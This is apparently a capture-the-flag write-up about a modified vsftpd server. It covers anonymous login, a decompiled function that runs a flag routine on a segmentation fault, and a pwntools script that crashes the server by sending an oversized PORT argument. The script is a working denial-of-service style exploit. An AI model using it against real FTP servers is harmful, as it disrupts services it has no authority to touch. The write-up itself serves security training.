We were given 2 files, vsftpd, vvsftpd and vvsftpd.config. Going through the vvsftpd.config we can see that anonymouse login is allowed.

Using anonymous account, try to find the commands that can be executed.

Most commands showed isnt allowed, `PORT` is one of the command that can be executed. Okay now we move on into disassembler. Found an interesting function called `getFlag`

```
1
2  void init_connection(undefined8 param_1)
3
4  {
5    signal(0xb,getFlag);
6    if (tunable_setproctitle_enable != 0) {
7      vsf_sysutil_setproctitle("not logged in");
8    }
9    vsf_cmdio_set_alarm(param_1);
10   check_limits(param_1);
11   if ((tunable_ssl_enable != 0) && (tunable_implicit_ssl != 0)) {
12     ssl_control_handshake(param_1);
13   }
14   if (tunable_ftp_enable != 0) {
15     emit_greeting(param_1);
16   }
17   parse_username_password(param_1);
18   return;
19 }
```


`getFlag` function were called at signal function. The only way to execute `getFlag` is by setting `SICSEGV` . now we know what we have to do.
Exploit

Send a ton of input argument parameter for PORT command

```
from pwn import *



# Allows you to switch between local/GDB/remote from terminal
```

```
def start(argv=[], *a, **kw):
    if args.GDB:  # Set GDBscript below
        return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)
    elif args.REMOTE:  # ('server', 'port')
        return remote(sys.argv[1], sys.argv[2], *a, **kw)
    else:  # Run locally
        return process([exe] + argv, *a, **kw)
# Specify your GDB script here for debugging
gdbscript = '''
init-pwndbg
continue
'''.format(**locals())
# Set up pwntools for the correct architecture
exe = './vvsftpd'
# This will automatically get context arch, bits, os etc
elf = context.binary = ELF(exe, checksec=False)
# Change logging level to help with debugging (error/warning/info/debug)
context.log_level = 'debug'



# ===========================================================
#                    EXPLOIT GOES HERE
# ===========================================================
io = start()
```

```
io.sendline(b'user anonymous')

response = io.recvline()

payload = "A" * 80392 + "C" * 116030

io.sendline("PORT " + payload)

response = io.recvline()




io.interactive()
```



`dlff1ng_1s_b4s1c_øf_b4s1c`

submit the string then we got the real flag